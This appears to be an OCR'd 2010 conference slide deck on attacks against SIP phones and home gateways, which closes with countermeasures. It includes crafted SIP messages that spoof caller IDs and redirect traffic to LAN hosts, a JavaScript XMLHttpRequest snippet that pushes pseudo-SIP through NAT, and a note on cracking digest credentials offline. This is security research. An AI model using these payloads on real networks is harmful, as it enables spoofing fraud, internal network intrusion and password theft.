SIP User Agents Under Fire

Wolfgang Beck

Deutsche Telekom Netzproduktion

December 29, 2010


Skip SIP Introduction?

SIP was derived from HTTP


```
INVITE sip:bob@biloxi.example.com SIP/2.0
Via: SIP/2.0/TCP client.atlanta.example.com:5060;branch=z9hG4bK74bf9
Max-Forwards: 70
From: Alice <sip:alice@atlanta.example.com>;tag=9fxced76sl
To: Bob <sip:bob@biloxi.example.com>
Call-ID: 3848276298220188511@atlanta.example.com
CSeq: 1 INVITE
Contact: <sip:alice@client.atlanta.example.com;transport=tcp>
Content-Type: application/sdp
Content-Length: 151

v=0
s=-
c=IN IP4 192.0.2.101
t=0 0
m=audio 49172 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

Overview


phone A
Proxy
phone B
INVITE
INVITE
180 Ringing
180 Ringing
200 OK
200 OK
ACK
ACK
media (RTP/RTCP)
BYE
200 OK

A SIP network



SIP proxies route requests by the SIP Address of Record (AoR)

sip:bob@biloxi.com

SIP User Agenst (UA) register the current mapping from AoR to IP address with a proxy

```
REGISTER sip:biloxi.com SIP/2.0
..
To: <sip:bob@biloxi.com>
From: <sip:bob@biloxi.com>
Contact: <sip:bob@my.current.ip>
```

One AoR can have multiple active contacts..

.. a request will be forwarded to all of them

(this is known as ''forking'')

SIP User Agent Client (UAC) sends requests

SIP User Agent Server (UAS) receives requests

A UAS can authenticate requests using HTTP digest

(Username/Password, Challenge/Response)

SIP Requests can have one or more responses


SIP wants to keep the network core stateless..

..it keeps state in the message

(this technique is also known as source routing)

```
INVITE sip:bob@biloxi.example.com SIP/2.0
Via: SIP/2.0/TCP prx2.atlanta.example.com:5060;branch=z9hG4bK74c49
Via: SIP/2.0/TCP prx1.atlanta.example.com:5060;branch=z9hG4bK7ab15
Via: SIP/2.0/TCP client.atlanta.example.com:5060;branch=z9hG4bK74bf3
Route: <sip:ss1.atlanta.example.com;lr>
Route: <sip:prx1.atlanta.example.com;lr>
..
```

A typical SIP network



Every phone is a server

Shouldn’t servers identify clients?

RfC 3261: Use HTTP Digest!

(but it's not suited for authenticating proxies)

.. Credentials for every potential caller?!

(nobody does this)

Fake Caller IDs

```
INVITE sip:bob@biloxi.example.com SIP/2.0
Via: SIP/2.0/TCP client.atlanta.example.com:5060;branch=z9hG4bK74bf9
Max-Forwards: 70
From: "Support Hotline" <sip:support@atlanta.example.com>;tag=9fxced76sl
To: Bob <sip:bob@biloxi.example.com>
...
```

Simplistic Solution


Use the biometric authenticator between your ears

Send Requests To A LAN Host Of Your Choice (1/2)

```
INVITE sip:bob@biloxi.example.com SIP/2.0
Via: SIP/2.0/TCP client.atlanta.example.com:5060;branch=z9hG4bK74bf9
Max-Forwards: 70
From: Alice <sip:alice@atlanta.example.com>;tag=9fxced76sl
To: Bob <sip:bob@biloxi.example.com>
Call-ID: 384827629822018851l@atlanta.example.com
CSeq: 1 INVITE
Content-Type: application/sdp
Content-Length: 151
Contact: <sip:bla@192.168.2.2:53>

v=0
s=-
c=IN IP4 192.0.2.101
t=0 0
m=audio 49172 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

Send Requests To A LAN Host Of Your Choice (2/2)



Send Responses To A LAN Host Of Your Choice


```
INVITE sip:bob@biloxi.example.com SIP/2.0
Via: SIP/2.0/UDP 192.168.2.2:53;branch=z9hG4bK74bf9
...
```

.. IAD will ignore the Via address -- thinks it was NATted

maddr To The Rescue

```
INVITE sip:bob@biloxi.example.com SIP/2.0
Via: SIP/2.0/UDP 192.168.2.2;maddr=192.168.2.2;branch=z9hG4bK74bf9
...
```

.. but we can't force the port number this way



Attacker
IAD
unstable box at 192.168.2.2
INVITE
180 Ringing
408 RequestTimeout
408 RequestTimeout
(for 32 s)

Use SDP To Send Media To A LAN Host Of Your Choice (1/2)

```
INVITE sip:bob@biloxi.example.com SIP/2.0
Via: SIP/2.0/TCP client.atlanta.example.com:5060;branch=z9hG4bK74bf9
Max-Forwards: 70
From: Alice <sip:alice@atlanta.example.com>;tag=9fxced76sl
To: Bob <sip:bob@biloxi.example.com>
Call-ID: 384827629822018851l@atlanta.example.com
CSeq: 1 INVITE
Contact: <sip:alice@client.atlanta.example.com;transport=tcp>
Content-Type: application/sdp
Content-Length: 151

v=0
s=-
c=IN IP4 192.168.2.2
t=0 0
m=audio 53 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

Use SDP To Send Media To A LAN Host Of Your Choice (2/2)



Send arbitrary SIP requests to arbitrary LAN hosts

```
INVITE sip:bob@biloxi.example.com SIP/2.0
Via: SIP/2.0/TCP client.atlanta.example.com:5060;branch=z9hG4bK74bf9
Route: <sip:iad.public.ip>
Route: <sip:192.168.2.2:53>
...
```

Send arbitrary UDP To arbitray LAN Hosts

```
x = new XMLHttpRequest()
x.open('INVITE', 'http://example.com:5060/sip:bla@fasel/SIP/2.0'
    false);
x.setRequestHeader('Via',
    'SIP/2.0/TCP 192.168.2.2;branch=z9hG4bKn123');
x.setRequestHeader('Content-Type', 'application/sdp');
..
x.send('\
v=0\r\n\
s=-\r\n\
c=IN IP4 192.168.2.2\r\n\
t=0 0\r\n\
m=audio 52 RTP/AVP 0\r\n\
a=rtpmap:0 PCMU/8000\\r\n');
x.open('ACK',
    'http://example.com:5060/sip:bla@fasel/SIP/2.0',
    false);
x.send(null);
```

SIP-aware NAT might not check for `SIP/2.0 vs HTTP/1.1`


```
INVITE http://example.com/sip:bob@bla.com/SIP/2.0 HTTP/1.1
```

VS


```
INVITE sip:bob@example.com SIP/2.0
```

..just use Flash binary TCP..

Manipulate NAT with Pseudo SIP



SIP Digest Leak



Sandro Gauci 2009

We know the challenge

We know the response

$\longrightarrow$ We can guess the password off-line

Drop all SIP packets that don't originate from a trusted outbound proxy

(still vulnerable against IP spoofing)

Countermeasures: Ignore all IP addresses in SIP (1/2)

"Back-to-Back User Agent (B2BUA)"

- use the SIP message sender's IP address instead
- wait for the first RTP packet to arrive from that address to determine the RTP port number

Countermeasures: Ignore all IP addresses in SIP (2/2)

- "Worst of both worlds": expensive scalability, robustness, flexibility of stateful architectures *and* huge, state-carrying messages.
- often used by SIP providers for NAT traversal

Countermeasures: TLS

- solves many problems outlined in this presentation
- requires significantly more (SIP proxy) hardware

Countermeasures: IPSec

- solves many problems outlined in this presentation
- deploying IPSec is a huge headache, especially in NATted
- used in mobile 3GPP IMS networks environments